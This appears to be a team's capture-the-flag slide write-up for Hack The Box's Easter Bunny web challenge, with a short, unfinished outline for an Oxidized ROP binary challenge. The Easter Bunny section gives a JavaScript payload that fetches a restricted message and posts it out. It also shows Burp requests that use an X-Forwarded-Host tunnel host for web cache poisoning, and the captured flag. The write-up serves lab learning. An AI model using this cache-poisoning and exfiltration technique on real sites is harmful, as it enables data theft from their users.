Easter Bunny & Oxidized Rop

Team - 2

Challenge

It's that time of the year again! Write a letter to the Easter bunny and make your wish come true! But be careful what you wish for because the Easter bunny's helpers are watching!

In the Easter Bunny challenge on Hack The Box, the objective is to find a flag hidden within the web application

1. Introduction

Easter Bunny is a Web App Category Machine.


- ➔ After analyzing the code and the web application it's clear that the Flag is located in the 3rd message, and we need the contents on that message 3 for the flag.
- ➔ The flag can be viewed only if the is Admin is verified.


2. methods

We have identified there exist a Host Header Injection and Web Caching Vulnerability for the successful flag capture

- ➔ Burp Suite for Interception of traffic.
- ➔ Locally hosted the Python Server.
- ➔ Used localhost.run to tunnel the traffic Public Server to tunnel the traffic.

- exploited by the "X-Forwarded-Host" header vulnerability, reflected in the href tags and potentially leading to web cache poisoning.
- Using Burpsuite, interactions for GET requests of assets like main.css and viewletter.js were observed.
- The strategy utilizes localhost. Run to host a manipulated version of "viewletter.js".
- The goal is to trick the website into fetching this altered script via the poisoned cache, enabling internal GET requests to the otherwise restricted endpoint message/3, followed by a POST request to "/submit" that conveys the hidden message content.






Design


- Create a local python server
- Use localhost.run to tunnel the traffic Public Server to tunnel the traffic using localhost.run
- Host the main.css file and change the code of the viewletter.js the malicious java script file and store them in a folder called static

```
fetch("http://127.0.0.1:80/message/3").then((r) => {
    return r.text();
}).then((x) => {
    fetch("http://127.0.0.1:80/submit", {
        "headers": {
            "content-type": "application/json"
        },
        "body": x,
        "method": "POST",
        "mode": "cors",
    });
});
```

Design

- Burp Suite Get Request: Change the Host to localhost and X-Forwarded Host to our new URL
- We will perform cache poisoning on the latest ID, targeting the next ID in sequence (if the current latest is 8, target ID 9 for poisoning). After setting up the cache poisoning, submit to that ID. This submission triggers the XSS payload and simultaneously executes the cache poisoning. And after its executed we will visit the next id and we will get the flag


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: http://83.136.253.251:32851
HTTP/1
Request
Pretty Raw Hex
1 GET /letters?id=9 HTTP/1.1
2 Host: 127.0.0.1
3 X-Forwarded-Host: 4df90a22c9804f.lhr.life
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
Search
0 highlights
Response
Pretty Raw Hex Render
7 X-Varnish: 131238
8 Age: 0
9 Via: 1.1 varnish (Varnish/6.1)
10 X-Cache: MISS
11 X-Cache-Hits: 0
12 Accept-Ranges: bytes
13 Connection: close
14
15 <!DOCTYPE html>
16 <html lang="en">
17 <head>
18 <meta charset="UTF-8" />
19 <meta http-equiv="X-UA-Compatible" content="IE=edge" />
20 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21 <base href="http://4df90a22c9804f.lhr.life:80/static/" />
22 <link rel="preconnect" href="https://fonts.googleapis.com" />
23 <link rel="icon" type="image/x-icon" href="favicon.ico">
24 <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin="" />
25 <link href="https://fonts.googleapis.com/css2?family=Caveat&family=Secular+0
Search
0 highlights
Inspector
Notes
Done
2,444 bytes | 110 millis


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × 2 ×
Send Cancel
Target: http://83.136.253.251:32851 HTTP/1
Request
Pretty Raw Hex
1 POST /submit HTTP/1.1
2 Host: 83.136.253.251:32851
3 Content-Length: 18
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://83.136.253.251:32851
8 Referer: http://83.136.253.251:32851/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
"message":"Abcd"
}
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 14
5 ETag: W/"e-nLv8jz7nwCM/N+GTl7LAheh6MRw"
6 Date: Fri, 19 Apr 2024 16:17:18 GMT
7 X-Varnish: 262158
8 Age: 0
9 Via: 1.1 varnish (Varnish/6.1)
10 X-Cache: MISS
11 X-Cache-Hits: 0
12 Connection: close
13
14 {
"message":16
}
Search 0 highlights
Inspector
Notes
Done
316 bytes | 4,384 millis
Right Ctr

Results

The Easter Bunny flag,

HTB{7h3_3as7er_bunny_h45_b33n_p0150n3d!}

Viewing letter #15

Write New Letter

EASTER BUNNY
123 CARROT ROAD
EASTER ISLAND, 88888

1ST

Dear Easter Bunny, Santa's better than you!
HTB{7h3_3as7er_bunny_h45_63 3n_p0150n3d!}

View previous letter

2. Oxidised Rop

workshop is rapidly oxidizing and we want a statement on its state from every member of the team! > flag in `/challenge/flag.txt`

- ➔ Its related to Return-Oriented Programming (ROP) .
- ➔ Focuses on binary exploitation and vulnerability exploitation.

Methods

- Reverse engineering by this i mean understand what the binary is doing by disassembling it into assembly code or c. examples include Ghidra, Hopper and gdb.
- After reversing ,identification of some of the most common vulnerable functions used .There's always something interesting or one that bugs you that you'll find in binaries especially the ones presented to you during CTF's.
- Understand binary, Understand the vulnerability.
- We are in process of learning the binary using the tools.
- We have solved the Easter Bunny and oxidized rop is in progress.

Methods

- Understanding the file system
- Understanding Functions for Identifying Vulnerabilities
- Development of exploit
- Compile of exploit
- Use of exploit

Thank You